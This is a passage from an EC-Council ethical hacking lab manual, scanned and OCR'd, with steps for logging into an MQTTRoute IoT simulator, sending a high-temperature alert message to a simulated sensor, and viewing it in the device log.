
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. As soon as you press **Enter**, the **MQTTRoute Sign in** page appears, keep the default credential unchanged and click on **SIGN IN**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Navigate to **Devices** menu. You will be able to see the connected device **TS1** in the left pane.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


47. Now, we will send the command to **TS1** using the **High_Tempe** topic.
48. Go to the **Command Send** section, select **Topic** as **High_Tempe**, type **Alert for High Temperature** and click on the **Send** button.



49. The alert popup appears, then click on **OK**.
50. The message has been sent to the device using this topic.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Next, switch to **Windows Server 2022** virtual machine.
52. We have left the IoT simulator running in the web browser. To see the alert message, maximize the Edge browser and expand the arrow under the connected **Temperature_Sensor**, **Device Log** section.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

